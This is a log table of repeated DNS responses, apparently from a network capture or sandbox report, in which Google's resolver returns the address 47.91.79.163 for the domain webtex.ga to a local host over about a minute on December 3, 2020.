Dec 3, 2020 10:02:40.741365910 CET	8.8.8.8	192.168.2.3	0xdd07	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.062978029 CET	8.8.8.8	192.168.2.3	0x8454	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.397211075 CET	8.8.8.8	192.168.2.3	0x1398	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.705841064 CET	8.8.8.8	192.168.2.3	0x70e5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.011847019 CET	8.8.8.8	192.168.2.3	0x7f1f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:02:42.305793047 CET	8.8.8.8	192.168.2.3	0x3748	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.631668091 CET	8.8.8.8	192.168.2.3	0x1726	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.955840111 CET	8.8.8.8	192.168.2.3	0x602d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.260128975 CET	8.8.8.8	192.168.2.3	0x24eb	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.588223934 CET	8.8.8.8	192.168.2.3	0x238d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.908668041 CET	8.8.8.8	192.168.2.3	0x9a51	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.228200912 CET	8.8.8.8	192.168.2.3	0xe7c4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.629713058 CET	8.8.8.8	192.168.2.3	0x65e4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.999114037 CET	8.8.8.8	192.168.2.3	0x70f3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.340262890 CET	8.8.8.8	192.168.2.3	0xbe0d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.668576002 CET	8.8.8.8	192.168.2.3	0x4443	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.985465050 CET	8.8.8.8	192.168.2.3	0x44ad	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.299807072 CET	8.8.8.8	192.168.2.3	0x21bd	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.599189997 CET	8.8.8.8	192.168.2.3	0x55dd	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.919864893 CET	8.8.8.8	192.168.2.3	0x5c7c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.186382055 CET	8.8.8.8	192.168.2.3	0x2b96	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.486779928 CET	8.8.8.8	192.168.2.3	0xf13c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.792609930 CET	8.8.8.8	192.168.2.3	0xca9d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.110110044 CET	8.8.8.8	192.168.2.3	0xa946	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.409198999 CET	8.8.8.8	192.168.2.3	0xbab1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.692008972 CET	8.8.8.8	192.168.2.3	0xe678	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.980655909 CET	8.8.8.8	192.168.2.3	0xe05f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:49.267726898 CET	8.8.8.8	192.168.2.3	0x7be3	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:49.564949036 CET	8.8.8.8	192.168.2.3	0x5ed8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.039614916 CET	8.8.8.8	192.168.2.3	0xa25	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.339246988 CET	8.8.8.8	192.168.2.3	0x3f42	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:02:50.644004107 CET	8.8.8.8	192.168.2.3	0x58ce	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.950619936 CET	8.8.8.8	192.168.2.3	0x2a57	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.238410950 CET	8.8.8.8	192.168.2.3	0x9cca	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.510412931 CET	8.8.8.8	192.168.2.3	0x2077	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.827558994 CET	8.8.8.8	192.168.2.3	0x99f5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.104988098 CET	8.8.8.8	192.168.2.3	0x8296	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.420568943 CET	8.8.8.8	192.168.2.3	0x8f91	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.753354073 CET	8.8.8.8	192.168.2.3	0x3392	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.084618092 CET	8.8.8.8	192.168.2.3	0xa6ed	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.439642906 CET	8.8.8.8	192.168.2.3	0x4d4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.727933884 CET	8.8.8.8	192.168.2.3	0xb873	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.092657089 CET	8.8.8.8	192.168.2.3	0xa277	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.383914948 CET	8.8.8.8	192.168.2.3	0xd645	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.660371065 CET	8.8.8.8	192.168.2.3	0x1694	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:55.292409897 CET	8.8.8.8	192.168.2.3	0x7c88	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:55.669667006 CET	8.8.8.8	192.168.2.3	0xa1c1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.143070936 CET	8.8.8.8	192.168.2.3	0x8e9c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.488672018 CET	8.8.8.8	192.168.2.3	0xfea6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.888547897 CET	8.8.8.8	192.168.2.3	0x3f28	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.201248884 CET	8.8.8.8	192.168.2.3	0x1e87	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.506773949 CET	8.8.8.8	192.168.2.3	0x7da4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.794132948 CET	8.8.8.8	192.168.2.3	0x26b0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.090637922 CET	8.8.8.8	192.168.2.3	0x41a9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.359818935 CET	8.8.8.8	192.168.2.3	0x1b27	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.656177998 CET	8.8.8.8	192.168.2.3	0x9482	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.950726032 CET	8.8.8.8	192.168.2.3	0x4379	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:00.243922949 CET	8.8.8.8	192.168.2.3	0x59c6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:01.549401045 CET	8.8.8.8	192.168.2.3	0x15e8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:01.989443064 CET	8.8.8.8	192.168.2.3	0x2857	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.292546034 CET	8.8.8.8	192.168.2.3	0x34c8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.592231035 CET	8.8.8.8	192.168.2.3	0xae95	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.866249084 CET	8.8.8.8	192.168.2.3	0xcd57	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:03.134548903 CET	8.8.8.8	192.168.2.3	0xc3ff	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:03.480504990 CET	8.8.8.8	192.168.2.3	0x54f1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:03.831958055 CET	8.8.8.8	192.168.2.3	0xb71b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.087317944 CET	8.8.8.8	192.168.2.3	0x6edf	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.367944956 CET	8.8.8.8	192.168.2.3	0x832a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.873424053 CET	8.8.8.8	192.168.2.3	0xd28e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:05.167690992 CET	8.8.8.8	192.168.2.3	0x355	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:05.561676025 CET	8.8.8.8	192.168.2.3	0x2882	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:06.026559114 CET	8.8.8.8	192.168.2.3	0x43df	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:06.298940897 CET	8.8.8.8	192.168.2.3	0x803e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:06.958455086 CET	8.8.8.8	192.168.2.3	0x95f7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.223416090 CET	8.8.8.8	192.168.2.3	0xba9f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.492100954 CET	8.8.8.8	192.168.2.3	0xc3ec	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.793365002 CET	8.8.8.8	192.168.2.3	0x5723	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.097146988 CET	8.8.8.8	192.168.2.3	0x28a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.369294882 CET	8.8.8.8	192.168.2.3	0x8aef	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.667260885 CET	8.8.8.8	192.168.2.3	0x4a5c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.949558973 CET	8.8.8.8	192.168.2.3	0xeeba	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.237628937 CET	8.8.8.8	192.168.2.3	0x52ff	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.530018091 CET	8.8.8.8	192.168.2.3	0x64a0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:09.815169096 CET	8.8.8.8	192.168.2.3	0xbdd8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:10.270598888 CET	8.8.8.8	192.168.2.3	0x220b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:10.656408072 CET	8.8.8.8	192.168.2.3	0xb11b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.050388098 CET	8.8.8.8	192.168.2.3	0x8a65	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.529567957 CET	8.8.8.8	192.168.2.3	0x3590	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.795329094 CET	8.8.8.8	192.168.2.3	0x82c7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.168389082 CET	8.8.8.8	192.168.2.3	0x460b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.471132994 CET	8.8.8.8	192.168.2.3	0x7c2a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.840190887 CET	8.8.8.8	192.168.2.3	0xf60b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:13.116857052 CET	8.8.8.8	192.168.2.3	0x220e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:13.969163895 CET	8.8.8.8	192.168.2.3	0xd70e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:15.802970886 CET	8.8.8.8	192.168.2.3	0x51d9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.248004913 CET	8.8.8.8	192.168.2.3	0xf658	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.686774969 CET	8.8.8.8	192.168.2.3	0xe36d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:17.101861954 CET	8.8.8.8	192.168.2.3	0xf6a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:17.576236963 CET	8.8.8.8	192.168.2.3	0xb93	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:18.257051945 CET	8.8.8.8	192.168.2.3	0x663f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:19.004000902 CET	8.8.8.8	192.168.2.3	0x4f9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:19.347383022 CET	8.8.8.8	192.168.2.3	0x6067	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:19.852605104 CET	8.8.8.8	192.168.2.3	0xc41f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.141608000 CET	8.8.8.8	192.168.2.3	0x67b4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.612430096 CET	8.8.8.8	192.168.2.3	0xc411	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.892046928 CET	8.8.8.8	192.168.2.3	0x135f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:21.386265039 CET	8.8.8.8	192.168.2.3	0x7c7a	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:21.965183020 CET	8.8.8.8	192.168.2.3	0x7a9b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:22.239182949 CET	8.8.8.8	192.168.2.3	0x2061	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:22.737561941 CET	8.8.8.8	192.168.2.3	0x9a2d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:23.001060009 CET	8.8.8.8	192.168.2.3	0x5736	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:23.506064892 CET	8.8.8.8	192.168.2.3	0x2777	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:23.999000072 CET	8.8.8.8	192.168.2.3	0x10d0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:24.656239986 CET	8.8.8.8	192.168.2.3	0xb2fc	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:25.160573959 CET	8.8.8.8	192.168.2.3	0xf47f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:25.638206959 CET	8.8.8.8	192.168.2.3	0xc2de	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:26.166709900 CET	8.8.8.8	192.168.2.3	0x2c89	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:26.777601957 CET	8.8.8.8	192.168.2.3	0xec75	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:27.047732115 CET	8.8.8.8	192.168.2.3	0x37fe	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:27.569431067 CET	8.8.8.8	192.168.2.3	0xee9	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.079176903 CET	8.8.8.8	192.168.2.3	0x268c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.347884893 CET	8.8.8.8	192.168.2.3	0xa636	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:28.974086046 CET	8.8.8.8	192.168.2.3	0xb2a4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:29.239267111 CET	8.8.8.8	192.168.2.3	0xcf41	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:29.883810997 CET	8.8.8.8	192.168.2.3	0x19d2	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:30.455344915 CET	8.8.8.8	192.168.2.3	0x4f6b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:30.967179060 CET	8.8.8.8	192.168.2.3	0xe5a7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.238079071 CET	8.8.8.8	192.168.2.3	0x22c0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.728187084 CET	8.8.8.8	192.168.2.3	0x1998	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:31.992304087 CET	8.8.8.8	192.168.2.3	0xbd1b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:32.580051899 CET	8.8.8.8	192.168.2.3	0x5335	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:32.841048956 CET	8.8.8.8	192.168.2.3	0x235e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:33.414453983 CET	8.8.8.8	192.168.2.3	0xccc0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:33.915010929 CET	8.8.8.8	192.168.2.3	0xc68e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:34.424179077 CET	8.8.8.8	192.168.2.3	0xdef7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:34.920726061 CET	8.8.8.8	192.168.2.3	0xfaf1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:35.481955051 CET	8.8.8.8	192.168.2.3	0xa930	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:36.018115044 CET	8.8.8.8	192.168.2.3	0xea6e	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:36.585150003 CET	8.8.8.8	192.168.2.3	0x7bf5	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:37.073591948 CET	8.8.8.8	192.168.2.3	0xeb1b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:37.612159967 CET	8.8.8.8	192.168.2.3	0x58c7	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:38.116751909 CET	8.8.8.8	192.168.2.3	0x8c94	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:38.593563080 CET	8.8.8.8	192.168.2.3	0xf10d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.132040977 CET	8.8.8.8	192.168.2.3	0x640d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.660496950 CET	8.8.8.8	192.168.2.3	0x2773	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:39.990310907 CET	8.8.8.8	192.168.2.3	0x1327	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.385514975 CET	8.8.8.8	192.168.2.3	0xb392	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.670334101 CET	8.8.8.8	192.168.2.3	0xd79c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:40.944808006 CET	8.8.8.8	192.168.2.3	0x2d9b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.237742901 CET	8.8.8.8	192.168.2.3	0x2b7d	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.528228045 CET	8.8.8.8	192.168.2.3	0x9e39	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:41.815978050 CET	8.8.8.8	192.168.2.3	0xbac6	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.105398893 CET	8.8.8.8	192.168.2.3	0x91f1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:42.772661924 CET	8.8.8.8	192.168.2.3	0xabc8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.073678017 CET	8.8.8.8	192.168.2.3	0x1b62	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.386657953 CET	8.8.8.8	192.168.2.3	0xef30	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.663877010 CET	8.8.8.8	192.168.2.3	0xf5db	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:43.984477043 CET	8.8.8.8	192.168.2.3	0x66a8	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.374341965 CET	8.8.8.8	192.168.2.3	0x3076	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.646862984 CET	8.8.8.8	192.168.2.3	0xa64f	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:44.947272062 CET	8.8.8.8	192.168.2.3	0x18d1	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:03:45.226454020 CET	8.8.8.8	192.168.2.3	0x16fc	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:45.740957022 CET	8.8.8.8	192.168.2.3	0xf333	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:46.297924995 CET	8.8.8.8	192.168.2.3	0x8a44	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:46.772357941 CET	8.8.8.8	192.168.2.3	0x24bd	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.294194937 CET	8.8.8.8	192.168.2.3	0x44ed	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:47.856794119 CET	8.8.8.8	192.168.2.3	0xa991	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.421653986 CET	8.8.8.8	192.168.2.3	0x7ed0	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:48.973506927 CET	8.8.8.8	192.168.2.3	0xed25	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:49.368880033 CET	8.8.8.8	192.168.2.3	0x1f9b	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:49.680624962 CET	8.8.8.8	192.168.2.3	0xdd43	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:50.319664955 CET	8.8.8.8	192.168.2.3	0x4dcb	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:50.679482937 CET	8.8.8.8	192.168.2.3	0x3c4c	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:51.212004900 CET	8.8.8.8	192.168.2.3	0xc3f4	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:51.724632978 CET	8.8.8.8	192.168.2.3	0x9b59	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:51.989200115 CET	8.8.8.8	192.168.2.3	0x1aca	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:52.518933058 CET	8.8.8.8	192.168.2.3	0xcf36	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.110177994 CET	8.8.8.8	192.168.2.3	0xa9fe	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:53.719638109 CET	8.8.8.8	192.168.2.3	0xbf15	No error (0)	webtex.ga		47.91.79.163	A (IP address)	IN (0x0001)
